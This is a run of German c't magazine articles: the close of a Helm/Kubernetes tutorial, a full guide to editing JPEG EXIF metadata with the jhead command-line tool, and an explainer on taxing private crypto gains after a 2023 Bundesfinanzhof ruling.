Genug vom Testen? Der Befehl `helm delete testapp` entfernt Ihre Anwendung spurlos aus dem Cluster. Im GitHub-Repository zum Artikel finden Sie ein fertiges WordPress-Chart, das viele der vorgestellten Konzepte ausnutzt – aber längst nicht alle Funktionen von Helm. In der umfangreichen Dokumentation findet man noch viele Helm-Feinheiten zum Ausprobieren.

Verteilstrategie

Das erste Helm-Chart ist vollgepackt mit Templates. Damit geht es an den nächsten Teil Ihrer Reise durch die Kubernetes-Welt und hier trennen sich die Wege der Reisegruppe. In kleinen Projekten kann man die Charts einfach in ein GitHub- oder GitLab-Repository legen und es bei Bedarf mit Kollegen teilen. Mit den Befehlen `helm install` und `helm upgrade` haben Sie das Handwerkszeug, um die Charts per Hand in Test- und Produktivumgebungen aktuell zu halten. Ausreichend für viele Szenarien und viel besser als YAML-Salat.

Größere Organisationen betreiben für ihre Helm-Charts eine Registry und machen sie darüber Kunden und anderen Nutzern verfügbar. Seit Helm 3.8, das Anfang 2022 erschien, ist diese Aufgabe noch mal deutlich einfacher geworden. Helm-Charts kann man seitdem auch aus einer OCI-kompatiblen Registry installieren.

Unternehmen, die eine solche OCI-Registry selbst hosten (zum Beispiel mit Harbor, siehe ct.de/y3a3), können ihre Charts dort ablegen. Unter den öffentlichen Registries entwickelt sich GitHubs Angebot ghcr.io gerade zu einem beliebten Ablageort für Helm-Charts. Dort kann man Programmcode, zugehörige Helm-Templates und ein Dockerfile ablegen und die hauseigene CI/CD-Umgebung GitHub Actions ein Image und ein Helm-Chart erzeugen lassen. Wenn Sie mit Actions vertraut sind, schauen Sie sich im Beispiel-Repository mal im Ordner .github/workflows um.

Mit eigenen Helm-Paketen rücken Sie in die Königsklasse der Clusterverwaltung vor. Unser Tipp für die nächsten Schritte: Mit dem Open-Source-Werkzeug Argo CD bekommen Sie eine grafische Oberfläche und ein System, das Helm-Charts automatisch in einem oder auch mehreren Clustern aktuell hält. Die Software kümmert sich stets darum, dass alle definierten Ressourcen an Ort und Stelle sind.

(jam@ct.de) c't

Literatur

[1] Jan Mahn, Container-Sicherheitsbegehung, Auf dem Lernpfad zum Kubernetes-Kenner, Teil 5, c't 3/2023, S. 154

[2] Jan Mahn, Containervernetzer, Auf dem Lernpfad zum Kubernetes-Kenner, Teil 3, c't 25/2022, S. 162

[3] Jan Mahn, Speicherherde, Redundanter Container-Speicher mit Longhorn, c't 7/2023, S. 164

[4] Jan Mahn, Bedeutung 2.0.0, Warum Versionsnummern nicht willkürlich sind, c't 24/2021, S. 128

Dokumentation und Beispiele:
ct.de/y3a3

Kopfsache

Metadaten in JPEG-Fotos mit jhead bearbeiten

Das Kommandozeilentool jhead ändert Metadaten in Bilddateien. Was abstrakt klingt, ist enorm hilfreich. Denn mit wenigen geschickten Befehlen bringt jhead eine wirre Urlaubsbildersammlung binnen Sekunden in Ordnung.

Von Tim Schürmann

Die Aufgabe klingt simpel: Ein hochwertiges Fotobuch soll die Eindrücke des letzten Familienurlaubs festhalten. Nachdem alle ihre Schnappschüsse auf der Festplatte abgeladen haben, präsentiert die Fotobuch-Software die Bilder in einer wirren Reihenfolge. Ein Vorschaubild zeigt nur schwarz, manche im Hochformat geschossenen Fotos liegen auf der Seite.

Schuld sind die in jedem Digitalfoto enthaltenen Metadaten. Darin speichern Kameras unter anderem den Aufnahmezeitpunkt, die Ausrichtung des Bildes und eine Vorschau. An diesen Informationen orientieren sich auch Programme zur Bildverwaltung und zum Erstellen von Fotobüchern, beispielsweise die kostenlos für Linux, macOS und Windows erhältliche Software CEWE Fotowelt. Damit sie die zugelieferten Bilder in der richtigen Reihenfolge und korrekten Ausrichtung präsentiert, können Sie das Bildmaterial vorab mit dem Kommandozeilentool jhead vorbereiten. Es korrigiert falsche Aufnahmezeiten, verpasst allen Fotos einheitliche Dateinamen, rotiert die Bilder, wenn nötig, und ersetzt defekte Vorschaubilder. Möchten Sie Ihre Fotos im Internet veröffentlichen oder weitergeben, können Sie mit jhead auch alle Metadaten löschen, damit niemand nachverfolgen kann, wo und wann ein Foto entstanden ist. Außerdem kann jhead sämtliche Metadaten auslesen. So erfahren Sie unter anderem, wann das Foto mit welcher Kamera und welchen Einstellungen wo geschossen wurde. Das Open-Source-Tool gibt es kostenlos für Linux, macOS und Windows.

Fehlerhafte Metadaten

Fehlerhafte Metadaten in Fotoaufnahmen können mehrere Gründe haben: Wer hat nicht schon mal bei Reisen in entfernte Länder vergessen, die Uhr der Kamera an die lokale Zeitzone anzupassen? Dann sind selbst Tageslichtaufnahmen laut Metadaten zu nachtschlafender Zeit entstanden. Das Durcheinander verursachen kann auch ein Akkuwechsel: Eine der im letzten Urlaub verwendeten Kameras datierte ihre Fotos anschließend zurück ins Jahr 1970.

Falsche Aufnahmezeiten nerven nicht nur beim Durchblättern der Bilder in der Bildverwaltung, auch die Software CEWE Fotowelt wirft die Urlaubsbilder wild durcheinander. Wenn mehrere Kameras zum Einsatz kamen, lassen sich die Bilder auch nicht nach Dateinamen sinnvoll sortieren, denn jede Kamera verwendet ein eigenes Namensschema. Das iPhone nummerierte in diesem Fall seine Dateien noch nicht einmal zuverlässig in der Aufnahmereihenfolge durch; auf das Ende einer Bergwanderung folgte umgehend ein Bild vom Aufstieg.

Plattformübergreifendes Tool

Das Kommandozeilentool jhead kann die Metadaten von JPEG-Bildern korrigieren oder auf Wunsch auch löschen. Dabei arbeitet es nur mit Metadaten, die dem EXIF-Standard folgen. Eine Ausnahme ist der Löschvorgang: jhead entfernt auch Metadaten im IPTC- und XMP-Format.

In den Standardpaketquellen der großen Distributionen steht jhead zur Installation bereit, sodass Sie es unter Linux bequem über die Software-Verwaltung einrichten können. Für Windows und macOS auf Intel-Systemen laden Sie das Werkzeug von der Projekt-Webseite herunter. Zum Redaktionsschluss stand dort allerdings nur die ältere Version 3.04 bereit. Das leicht fehlerbereinigte jhead 3.06 gibt es derzeit nur im Quellcode auf GitHub (alle Links siehe ct.de/y5ja). Wer den nicht selbst übersetzen möchte, kann durchaus noch zu Version 3.04 greifen, die in unseren Tests stabil lief. Das Programm ist ohne Installation sofort einsatzbereit.

Aufnahmezeit korrigieren

Beachten Sie: jhead manipuliert Ihre Fotos ohne Rückfrage. Legen Sie also sicherheitshalber vorher ein Backup an. Um die Bilder zunächst in die richtige zeitliche Reihenfolge zu bringen, müssen Sie erst mal herausfinden, welcher Aufnahmezeitpunkt gespeichert ist. Das zeigt jhead beim Aufruf allein mit dem Dateinamen: `jhead DSCN0168.JPG`. Diese und weitere Metadaten erhalten Sie mit dem Zusatz „-v“.

Achtung: Linux unterscheidet zwischen Groß- und Kleinschreibung, das betrifft auch die Dateiendung. Ist diese bei Ihren Bilddateien kleingeschrieben, müssen Sie das in den folgenden Befehlen anpassen. Die angezeigten Metadaten liefern neben „Date/Time“ den Zeitpunkt des Auslösens. Sollte er nicht stimmen, korrigieren Sie ihn mit folgendem Befehl:

```
jhead -ts2022:09:26-14:35:33 ↵
↳DSCN0168.JPG
```

Dieses Beispiel datiert die Aufnahme auf den 26. September 2022 um 14:35:33 Uhr. Das Tool quittiert den Befehl mit „Modified:“ gefolgt vom jeweiligen Dateinamen. Mit `jhead -v DSCN0168.JPG` vergewissern Sie sich, dass die korrigierten Werte in den Metadaten stehen. Dabei fällt auf, dass auch das Feld „DateTimeDigitized“ verändert wurde, also der Zeitpunkt, wann die Kamera das Bild erstmals gespeichert hat. In den meisten Fällen stimmen diese Daten jedoch mit der Aufnahmezeit („DateTimeOriginal“) überein und können daher überschrieben werden.

Falsche Zeitzonen in einem ganzen Ordner voller Urlaubsfotos einzeln zu korrigieren, wäre sehr mühselig. Schneller geht es mit der Stapelverarbeitung von jhead und dem Parameter `-ta`:

```
jhead -ta+7:00:00 *.JPG
```

Das Kommando addiert sieben Stunden zur Aufnahmezeit aller Fotos mit der Endung .JPG. Damit verschieben Sie beispielsweise in Japan geschossene Aufnahmen in die korrekte Zeitzone, falls die Kamera mit deutscher Zeit lief. Tauschen Sie das Plus gegen ein Minus, geht jhead in der Zeit zurück. Bei der Berechnung orientiert sich jhead am Feld „DateTimeOriginal“.

Diese und folgende Befehle können Sie wahlweise auf einzelne oder mehrere Dateien loslassen. jhead verarbeitet stets alle zum Dateinamenmuster passenden Bilder. Um nur Fotos einer bestimmten Kamera zu ändern, ergänzen Sie den Parameter `-model` sowie das „Camera model“ aus den Metadaten:

```
jhead -model "COOLPIX P7700" ↵
↳-ta+7:00:00 *.JPG
```


Aufnahmedatum anpassen

Ist das Datum in den Metadaten verloren gegangen, steht da häufig das Jahr 1970. Um es anzupassen, müssen Sie die Zeit aber nicht in Stunden vordrehen, sondern können via `-ds` einen Tag setzen:


```
jhead -ds2022:09:26 *.JPG
```

c't kompakt

- Das Kommandozeilentool jhead bereitet schnell Fotos zum Weiterverarbeiten in Fotobüchern oder für das Archiv auf.
- Die Software korrigiert Aufnahmedaten und Vorschaubilder, rotiert Fotos und benennt Dateien nach einem Muster um.
- jhead bearbeitet Fotos sowohl einzeln als auch ganze Verzeichnisse in einem Rutsch.



Fünf Kameras, fünf Muster: Die Bilder der Android-Smartphones enthalten das Aufnahmedatum im Dateinamen, iPhone und Systemkameras nummerieren stumpf durch.



Wie viele andere Fotoprogramme orientiert sich CEWE Fotowelt standardmäßig am Aufnahmezeitpunkt der Bilder aus den Metadaten. Stimmt der nicht, erscheinen die Fotos im Buch in zeitlich falscher Reihenfolge.

Das Beispiel datiert alle Fotos mit der Endung .JPG im aktuellen Verzeichnis auf den 26. September 2022. Die ursprüngliche Uhrzeit bleibt erhalten. Wenn Sie den Tag im Aufruf weglassen, modifiziert jhead nur Monat und Jahr. Fehlen Tag und Monat, ändert das Tool nur das Jahr.

Sind nicht alle Bilder vom falschen Datum betroffen, können Sie jhead mit dem Parameter `-da` gezielt auf die falschen Daten ansetzen. Das folgende Beispiel schreibt in alle auf den 1.1.1970 datierten Fotos das korrekte Datum 26.09.2022, geben Sie dem Parameter zuerst das neue, dann das alte Datum mit auf den Weg.

```
jhead -da2022:09:26-1970:01:01 *.JPG
```

Dateien umbenennen

Einige Bildbearbeitungsprogramme sortieren Fotos anhand ihrer Dateinamen, dann sollten diese besser einheitlich sein. Ganz nebenbei vereinfacht das später das Archivieren. Wenn die Metadaten die korrekten Aufnahmezeiten enthalten, kann jhead die Dateien passend in einem Rutsch umbenennen:

```
jhead -n"PIC_%Y%m%d-%H%M%S" *.JPG
```

Hinter `-n` definieren Sie das Schema für die Dateinamen. Im Beispiel beginnen sie allesamt mit „PIC_“, gefolgt vom Aufnahmezeitpunkt. In die mit „%“ startenden Platzhalter setzt jhead das Jahr (%Y), den Monat (%m), den Tag (%d), die Stunde (%H), die Minuten (%M) und die Sekunden (%S) ein. So erhält das am 26.09.2022 um 14:35 geschossene Foto den Dateinamen PIC_20220926-143500.JPG.

Vorschaubilder korrigieren

Die EXIF-Metadaten enthalten auch eine Vorschau, die Bildanzeige- und Bearbeitungstools in Übersichten einsetzen. Mitunter ist das von der Kamera generierte Vorschaubild aber defekt. Zudem wird es bei der Bearbeitung nicht immer von den Bildbearbeitungsprogrammen aktualisiert. Dann kann beispielsweise eine Person, die Sie aus dem Foto geschnitten haben, in der Vorschau noch zu sehen sein. jhead kann auf Wunsch ein neues Vorschaubild erzeugen. Dazu nutzt es das Kommandozeilentool ImageMagick, das alle großen Linux-Distributionen in ihren Repositories vorhalten. Der Befehl `jhead -rgt *.JPG` berechnet dann neue Vorschaubilder für alle Dateien mit der Endung .JPG.

Die Vorschauen sind selbst kleine JPEG-Bilder. Extrahiert und in eine Internetseite eingebettet, würden sie eine gute Übersicht über die Fotos eines Verzeichnisses liefern. Das Extrahieren kann jhead mit folgendem Befehl übernehmen:

```
jhead -st "thumb_&i" *.JPG
```

Die Dateinamen der Vorschaubilder beginnen dabei mit „thumb_“. Den Platzhalter „&i“ ersetzt jhead durch den Dateinamen des Originalfotos.

```
tim@ubuntu: ~/Fotos
tim@ubuntu:~/Fotos$ jhead DSCN0168.JPG
File name    : DSCN0168.JPG
File size    : 2493621 bytes
File date    : 2023:02:24 10:53:33
Camera make  : NIKON
Camera model : COOLPIX P7700
Date/Time    : 2022:09:26 14:35:33
Resolution   : 4000 x 3000
Flash used   : No
Focal length :  6.5mm  (35mm equivalent: 30mm)
Exposure time: 0.0006 s  (1/1600)
Aperture     : f/2.5
ISO equiv.   : 80
Whitebalance : Auto
Metering Mode: pattern
Exposure     : program (auto)
GPS Latitude :
GPS Longitude:
GPS Altitude :  0.00m
JPEG Quality : 96

tim@ubuntu:~/Fotos$
```

Ruft man jhead ohne Parameter auf, liefert es eine lesbare Zusammenfassung der wichtigsten Metadaten.

Rotieren

Kameras und Smartphones mit Lagesensor hinterlegen die Ausrichtung eines Fotos in den Metadaten. Dass die Kamera auf der Seite lag oder auf dem Kopf stand, sehen Sie daran, dass `jhead -v` neben „Orientation“ eine Zahl größer als Eins vermerkt. Manche Programme werten diese Information jedoch nicht aus und zeigen das Bild stumpf in falscher Lage an. Um solchen Ignoranten unter die Arme zu greifen, kann jhead das Foto samt enthaltenem Vorschaubild rotieren und anschließend in den Metadaten die „Orientation“ anpassen.

Dafür braucht jhead die Hilfe des Kommandozeilentools jpegtran. Linux-Anwender installieren es über die Softwareverwaltung, meist steckt es in einem Paket, dessen Name mit „libjpeg“ beginnt. Für Windows empfiehlt der jhead-Autor Matthias Wandel den Griff zum Fork Jpegcrop (siehe ct.de/y5ja). Mit dessen aktueller Version arbeitete jhead in unseren Tests jedoch nicht zusammen.

Ist jpegtran verfügbar, richten Sie Bilder mit dem Befehl `jhead -autorot *.JPG` aus. Dabei erkennt jhead, welche Bilder richtig stehen und ignoriert sie, alle anderen dreht das Tool gemäß den Metadaten. Das können zwar auch einige Bildbearbeitungsprogramme beim Öffnen eines Bildes, allerdings passen sie die Metadaten nicht an. Steht das Bild schon richtig, setzt der Befehl `jhead -norot DSCN0168.JPG` die „Orientation“ in den Metadaten auf „1“, ohne es zu drehen. Das funktioniert auch ohne jpegtran.

Kommentieren

Allen Fotos dürfen Sie einen Kommentar anhängen, den können viele Bildbearbeitungsprogramme anzeigen und vor allem durchsuchen. Darüber hinaus können Sie in den Kommentaren Hinweise zu Copyright, Lizenz oder Verwendung verstauen. Die Urlaubsfotos erhalten mit dem Parameter `-cl` einen entsprechenden Vermerk samt Ortsangabe:

```
jhead -cl "Urlaub London 2022" *.JPG
```

Beachten Sie: jhead überschreibt ohne Rückfrage einen bereits vorhandenen Kommentar.

Metadaten löschen

Metadaten lassen Rückschlüsse auf den Ort einer Aufnahme zu und verraten damit womöglich auch, wo jemand wohnt. Vor der Veröffentlichung im Internet oder einer Weitergabe sollten Sie solche Metadaten daher besser löschen. Das erledigt das Kommando `jhead -purejpg *.JPG` gleich für ein ganzes Verzeichnis. Bei diesem Kahlschlag verlieren Sie allerdings auch alle anderen Informationen wie die Belichtungszeit, die Blende und die Brennweite.

Alternativ können Sie gezielt einzelne Abschnitte aus den Metadaten entfernen. Die Option `-di` löscht die im IPTC-Format hinterlegten Informationen, `-dx` wiederum die XMP-Daten und `-dc` alle Kommentare. Interessant ist `-de`, da es ausschließlich die EXIF-Informationen entfernt und eventuell vorhandene IPTC- und XMP-Abschnitte sowie die Kommentare unangetastet lässt. Das erhält beispielsweise dort hinterlegte Informationen zum Bildinhalt sowie Copyright-Hinweise. `-dt` entfernt nur das Vorschaubild. Das können Sie stattdessen auch austauschen. Manchmal ist es sinnvoll, einer Bildersammlung eine einheitliche Vorschau zu verpassen, beispielsweise ein Firmenlogo. Das leistet der Befehl:

```
jhead -rt thumb.jpg *.JPG
```

Das Vorschaubild muss im JPEG-Format vorliegen und sollte maximal 240 mal 160 Pixel sowie höchstens 10 KByte groß sein. Sämtliche Parameter zum Löschen lassen sich beliebig kombinieren.

Metadaten wiederherstellen


Manche Bildbearbeitungstools überschreiben oder entfernen beim Speichern automatisch die Metadaten. Wenn Sie das Original oder ein kurz darauf mit den gleichen Einstellungen geschossenes Foto besitzen, können Sie dessen Metadaten in das geänderte Foto transplantieren. Im folgenden Beispiel kopiert jhead die Metadaten aus dem Foto original.JPG ins Foto modified.JPG:

```
jhead -te original.JPG modified.JPG
```

Hilfreicher Vorarbeiter

jhead kann zwar alle EXIF-Metadaten auslesen, aber nur manche davon ändern. Das Tool scheitert beispielsweise daran, nachträglich den Aufnahmeort zu verlegen. Das können andere Werkzeuge wie Exiftool besser. jhead ist jedoch ideal, um schnell Fotos aus mehreren Kameras für die weitere Verarbeitung oder den Upload ins Internet vorzubereiten. Insbesondere das automatische Umbenennen der Dateinamen anhand des Aufnahmezeitpunktes spart Zeit und Nerven. Nicht nur Hobbyfotografen sollten das Tool daher unbedingt in ihre Werkzeugsammlung aufnehmen. *(lmd@ct.de)* c't

Alle Downloads: ***ct.de/y5ja***



Der Bildbetrachter XnView MP sortiert die Fotos anhand ihres Aufnahmedatums. Dazu müssen diese aber stimmen.

Tiefer schürfen: In Verzeichnisse absteigen

jhead arbeitet ohne Pfadangabe stets im aktuellen Verzeichnis. Soll das Tool rekursiv auch Bilder bearbeiten, die in Unterverzeichnissen liegen, müssen Sie Funktionen der Betriebssysteme heranziehen. Unter Linux und macOS benennt beispielsweise folgende Zeile alle JPEG-Fotos im aktuellen Ordner und allen Unterverzeichnissen um:

```
find . -name "*.JPG" -exec jhead ↵
↳-n"PIC_%Y%m%d-%H%M%S" {} \;
```

Zunächst durchläuft `find` alle Unterverzeichnisse und spürt darin Fotos mit der Endung .JPG auf. Für jede dieser Dateien startet das Tool jhead (`-exec`), ersetzt dabei {} durch den Dateinamen des Fotos und benennt es gemäß des Aufnahmedatums um.

Unter Windows nutzen Sie in der Eingabeaufforderung die For-Schleife:

```
for /r %f in (*.JPG) do ( jhead ↵
↳-n"PIC_%Y%m%d-%H%M%S" "%f" )
```

Sie sucht in allen Unterverzeichnissen (`/r`) nach Dateien mit der Endung .JPG und übergibt den jeweiligen Dateinamen an jhead (in der Variablen `%f`). Das Äquivalent für Powershell-Nutzer besteht aus zwei Zeilen:

```
$files = Get-ChildItem -Path *.JPG ↵
↳-Recurse
foreach ($file in $files) {jhead ↵
↳-n"PIC_%Y%m%d-%H%M%S" $file.FullName}
```

Dabei müssen Sie jhead den Pfad zum Programm jhead.exe voranstellen. Sollte das Werkzeug im aktuellen Verzeichnis liegen, also `.\jhead`.

Bild: KI Midjourney | Bearbeitung: c't

Kryptosteuern

Wann ein privater Investor Gewinne mit Bitcoin & Co. versteuern muss

Muss ein Privatmann, der Kryptowährungen verkauft oder tauscht, Gewinne versteuern? Ja, sagt der Bundesfinanzhof in einem Grundsatzurteil und beendet damit einen heftigen Meinungsstreit. Auch Privatanleger könnten demnächst Post von ihrem Finanzamt bekommen.

Von Martin Weigel

Bei privaten Geschäften mit Kryptowährungen stellt sich die Frage, ob und gegebenenfalls wie Einkünfte daraus zu versteuern sind. Das Gesetz schreibt vor, was im Rahmen welcher Einkunftsart besteuert werden soll. Einkünfte aus Kapitalvermögen wie Dividenden und Zinsen aus Sparverträgen werden nach § 2 Abs. 1 Satz 1 Nr. 5 in Verbindung mit § 20 des Einkommensteuergesetzes (EStG) mit einem sogenannten Abgeltungssteuersatz von 25 Prozent besteuert.

Bei den Gewinnen aus der privaten Veräußerung von Fremd- oder eben auch Kryptowährungen geht es jedoch um sogenannte Spekulationsgewinne. Dafür fallen Steuern in Höhe des persönlichen Steuersatzes an. Bei Privatleuten werden solche Gewinne oder Verluste nur berücksichtigt, wenn der Verkauf oder der Tausch der Kryptowährung innerhalb eines Jahres nach der Anschaffung erfolgt (sogenannte Haltefrist). Verkauft jemand beispielsweise Bitcoin erst ein Jahr nach der Anschaffung mit Gewinn, geht das Finanzamt leer aus.

Weile haben

Grundsätzlich heißt es daher für den privaten Investor, dass er seine Kryptowäh-

c't kompakt

- Gewinne aus Geschäften mit Kryptowährungen sind grundsätzlich steuerpflichtig.
- Für private Krypto-Investoren ist die Haltefrist von einem Jahr entscheidend.
- Transaktionen sollten dokumentiert werden.
- Kontrollen von Kryptoinvestoren durch die Ämter dürften zunehmen.

rungen tunlichst mindestens ein Jahr halten sollte, es sei denn, er möchte Verluste bei der Einkommensteuererklärung geltend machen. Unternimmt ein privater Investor jedoch eine Vielzahl von Kryptogeschäften, wie in einem vom Bundesfinanzhof (BFH) kürzlich entschiedenen Fall, muss er gegenüber dem Finanzamt auf Nachfrage nachweisen, wann er jeweils eine digitale Währung gekauft, verkauft oder getauscht hatte.

Dies birgt eine Reihe von praktischen Schwierigkeiten – einige Probleme, die damit zusammenhängen, sind rechtlich ungelöst. Denn die beteiligten Kryptobörsen stellen keine Steuerbescheinigungen aus, die dem Finanzamt vorgelegt werden könnten. Der Investor muss beispielsweise auch Zubuchungen in Form von Airdrops (eine kostenlose Zuteilung von Token oder Coins) festhalten und angeben. Das Bundesministerium der Finanzen (BMF) hat nunmehr am 18. Juli 2022 den Entwurf eines Schreibens an die mit steuerlichen Fragen befassten Verbände herausgebracht. Darin hat es seine Vorstellungen von den Erklärungs- und Aufzeichnungspflichten konkretisiert. Eine abschließende Äußerung der Verwaltung ist noch nicht in Sicht.

Ausgangsfall

Ein privater Investor hatte in den Jahren 2014 bis 2016 in mehr als 17 Transaktionen Bitcoin über die Handelsplattform bitcoin.de erworben. Das für die Transaktionen erforderliche kryptografische Schlüsselpaar hatte er in seinem Wallet gespeichert. Zu Beginn des Jahres 2017 verfügte er über 24,75825 Bitcoin mit einem Wert von 22.584,96 Euro. Am 3. Januar tauschte er seine Bitcoin in Ether und erzielte nach eigenen Berechnungen einen Gewinn in Höhe von 2419,87 Euro. Am 13. Juni 2017 tauschte der Investor seine Ether wiederum gegen 20.678,09 Monero und erzielte dadurch einen Gewinn in Höhe von 1.014.481,83 Euro.


Nach einem Rücktausch in Bitcoin veräußerte der spätere Kläger seine Bitcoin im November und Dezember 2017 in kleiner Stückelung über zwei Handelsplätze. In seiner Steuererklärung gab er später den Veräußerungsgewinn als Einkünfte aus privaten Veräußerungsgeschäften in Höhe von 3.441.261,70 Euro an. Über die Höhe gab es keinen Dissens mit dem Finanzamt, wohl aber über dessen Auffassung, dass er diese Gewinne aus der Veräußerung der Kryptowährungen versteuern müsse.

Gegen seinen Einkommensteuerbescheid 2017 erhob er Widerspruch und klagte gegen dessen Zurückweisung vor dem zuständigen Finanzgericht Köln. Das Gericht wies die Klage im November 2021 ab, wogegen der Kläger nunmehr Revision zum Bundesfinanzhof (BFH) einlegte.

Dabei machte er geltend, die digitalen Währungen, die er erworben habe, seien nichts anderes als eine Kette aus digitalen Signaturen, die in der Blockchain dokumentiert würden. Diese Currency Token erfüllten auch nicht die für die Besteuerung notwendige Eigenschaft als Wirtschaftsgüter. Sie vermittelten weder ein Recht noch hätten sie einen Nutzen, der über ihr bloßes Selbst hinausgehe. Darüber hinaus würde die Besteuerung seiner digitalen Währungsgeschäfte auf eine Art Dummensteuer hinauslaufen. Denn die Finanzbehörden würden andere Investoren nicht besteuern, wenn diese nicht wie er freiwillig Angaben zu ihren Kryptogeschäften in ihrer Steuerklärung machten, es also bei der Kryptobesteuerung ein strukturelles Vollzugsdefizit gebe. Es sei deshalb verfassungswidrig, ihn allein zu besteuern.

Die Entscheidung des BFH

Der BFH bestätigte mit seinem Urteil vom 14. Februar 2023 (siehe ct.de/yswq), dass Gewinne von privaten Investoren aus der Veräußerung oder dem Tausch digitaler Währungen zu versteuern sind, die innerhalb einer Haltefrist im Sinne des § 23 Abs. 1 Satz 1 Nr. 2 Satz 1 EStG von einem Jahr erzielt werden. Diese Auffassung hatten zuvor sowohl das Finanzamt und das Finanzgericht Köln vertreten als auch das BMF. Es hatte sich in einem Rundschreiben an die Finanzbehörden vom 10. Mai 2022 (siehe ct.de/yswq) grundsätzlich mit der Frage der Besteuerung von Gewinnen aus virtuellen Währungen und sonstigen Token auseinandergesetzt.



Bislang werden Investitionen an den Kryptobörsen noch kaum von den Finanzämtern kontrolliert. Dies dürfte sich in Zukunft jedoch ändern.

Beispiel einer Versteuerung

Ein Investor hat am 1. Januar 10 Bitcoin zu einem Preis von je 200 Euro zuzüglich einer Transaktionsgebühr von 10 Euro auf einer Handelsplattform erworben. Am 1. Juli 2023 tauscht er 2 Bitcoin gegen 40 Ether, wobei an diesem Tag der Wert eines Bitcoin 400 Euro, der eines Ether 20 Euro beträgt. Die Transaktionsgebühr beträgt 0,02 Bitcoin (400 Euro * 0,02 Bitcoin = 8 Euro).

Beispiel Transaktionsablauf

Berechnung		
Veräußerungserlös	800 €	40 Ether mit 20 Euro Marktwert am Transaktionstag
Anschaffungskosten	402 €	(2010 €/10 Bitcoin) · 2 Bitcoin
Transaktionsgebühr	8 €	Wert Bitcoin am Transaktionstag · 0,02 Bitcoin
Gewinn	390 €	

Mit seiner Entscheidung bejahte der BFH nun auch die damit verbundene und bisher unterschiedlich entschiedene Frage, ob digitale Währungen im Rahmen des Kaufs oder Tauschs ein Wirtschaftsgut im steuerrechtlichen Sinne darstellen. Er wies damit insbesondere zivilrechtliche und technische Einwände zurück, die gegenüber einer Besteuerung geäußert worden waren. Der entscheidende Senat löste sich in der Begründung von zivilrechtlichen Vorfragen und entschied allein auf der Grundlage einer übergeordneten wirtschaftlichen Betrachtung. Sämtliche digitalen Währungen wie Bitcoin, Ether und Monero sind laut BFH wirtschaftlich betrachtet als Zahlungsmittel anzusehen, auch wenn sie keine gesetzlichen Zahlungsmittel oder elektronisches Geld darstellten.

Eine digitale Währung halte ein Investor in der Gesamtmenge des ihm insgesamt zur Verfügung stehenden Token-Portfolios gespeichert in dem ihm zugeordneten Konto (Public Key) innerhalb des verteilten Kassenbuchs (Distributed Ledger System, DLS). Zu dem Zeitpunkt, an dem er die jeweilige Währung aus dem Konto herauslöse und in handelbare Untereinheiten wirtschaftlich verselbständige, entstehe ein Wirtschaftsgut. Der Geschäftsverkehr habe zum Beispiel über Nutzerbörsen Möglichkeiten geschaffen, digitale Währungen einzeln zu übertragen. Das mache sie tauschbar und damit verkehrsfähig. Die Digitalwährungen könnten sogar zusammen mit einem Betrieb übertragen werden.

Zu versteuern hat einen Gewinn aus dem Tausch oder Verkauf digitaler Währungen derjenige, der unbeschränkt über die Währung verfügen kann, was jeweils nach den Umständen des Einzelfalls zu beurteilen ist. In diesem Sinne verfügte der Kläger mittels seines Private Key wie ein Eigentümer über die Berechtigung, seine erworbenen Digitalwährungen zu veräußern oder umzutauschen.

Maßgeblicher Zeitpunkt

Wichtig ist jeweils, ob der Privatmann innerhalb der sogenannten Haltefrist von einem Jahr ab ihrer Anschaffung eine digitale Währung erworben und gegen Entgelt übertragen hat. Digitale Währungen werden in diesem Sinne angeschafft, wenn sie im Tausch gegen Euro, gegen eine andere Fremdwährung oder gegen andere virtuelle Währungen erworben werden. Sie werden veräußert, wenn sie in Euro oder eine Fremdwährung zurückgetauscht oder in andere virtuelle Währungen umgetauscht werden.

Das klingt zunächst banal. Um aber bestimmen zu können, welche Umsätze genau in die Jahresfrist fallen und damit steuerpflichtig sind, muss man die jeweiligen Anschaffungs- und Veräußerungshandlungen feststellen. Der Kläger des BFH-Verfahrens hatte durch den entgeltlichen Erwerb von Bitcoin gegen Euro, den anschließenden Tausch gegen eine andere digitale Währung (Bitcoin gegen Ether; Ether gegen Monero) sowie den Rücktausch von Monero gegen Bitcoin und am Ende die Veräußerung von Bitcoin für den Erhalt von Euro in jedem einzelnen Fall die Voraussetzungen eines privaten Veräußerungsgeschäfts erfüllt. Denn er hatte nach Auffassung des BFH den Übergang der jeweiligen Währung auf sich selbst oder von sich auf andere Personen von Wallet zu Wallet bewirkt. Maßgeblich sei, dass er mithilfe eines eigens generierten Private Key die erworbenen oder getauschten Währungseinheiten über eine Zwischenadresse auf der Handelsplattform letztlich auf eine private Adresse transferiert, also an einen Erwerber überwiesen hatte.

Nicht verfassungswidrig

Der BFH lehnte es in seinem Urteil auch ab, die Besteuerung der Gewinne – wie vom Kläger gefordert – wegen eines sogenannten normativen Vollzugsdefizits für unzulässig zu erklären. Der BFH gab zwar zu, dass es gegenwärtig äußerst schwierig sei, eine Besteuerung durchzusetzen, wenn die Gewinne aus dem Tausch oder der Veräußerung von digitalen Währungen nicht in den Steuererklärungen angegeben werden. Denn der Handel mit Kryptogeld lasse sich anonymisieren, insbesondere bei der Währung Monero. Zudem können Handelsplätze ins europäische und außereuropäische Ausland verlegt werden.

Der BFH gewährt insoweit dem Gesetzgeber eine Reaktionszeit für die Einführung zusätzlicher Kontrollmaßnahmen. Der als Berichterstatter des entscheidenden Senats mit der Sache betraute Richter wies in einer Pressemitteilung des BFH darauf hin, dass er auch künftig von keinem Vollzugsdefizit ausgehe, das einer Besteuerung entgegenstehe. Durch die Aktualisierung der Richtlinie über die Zusammenarbeit der Verwaltungsbehörden (Directive on Administrative Cooperation, DAC 8) würden die Meldepflichten und der Informationsaustausch zwischen den Steuerbehörden der EU auf Einnahmen und Umsätze ausgeweitet. Inländische, aber auch grenzüberschreitende Transaktionen mit Kryptowährungen von im Unionsgebiet ansässigen Steuerpflichtigen könnten auf diese Weise nachvollzogen werden. Die DAC 8 stehe auch in Einklang mit der Initiative der OECD für einen Melderahmen für Kryptowerte (Crypto-Asset-Reporting Framework, CARF).

Aussichten

Weltweit nehmen die Bemühungen zu, den Handel digitaler Währungen und weiterer digitaler Assets besser zu überwachen und letztlich auch die für eine Besteuerung notwendigen Informationen zu erhalten. Nach dem BFH-Urteil geht die Steuerfachwelt davon aus, dass die Finanzverwaltung nunmehr verstärkt sogenannte Sammelauskunftsersuchen bei den Betreibern von Krypto-Handelsplattformen anstrengen wird. Wer sich davor in Sicherheit wähnt, sollte einen Augenblick innehalten: Im Falle einer Steuerhinterziehung kann die Finanzverwaltung für die Besteuerung zehn Jahre zurückgehen.

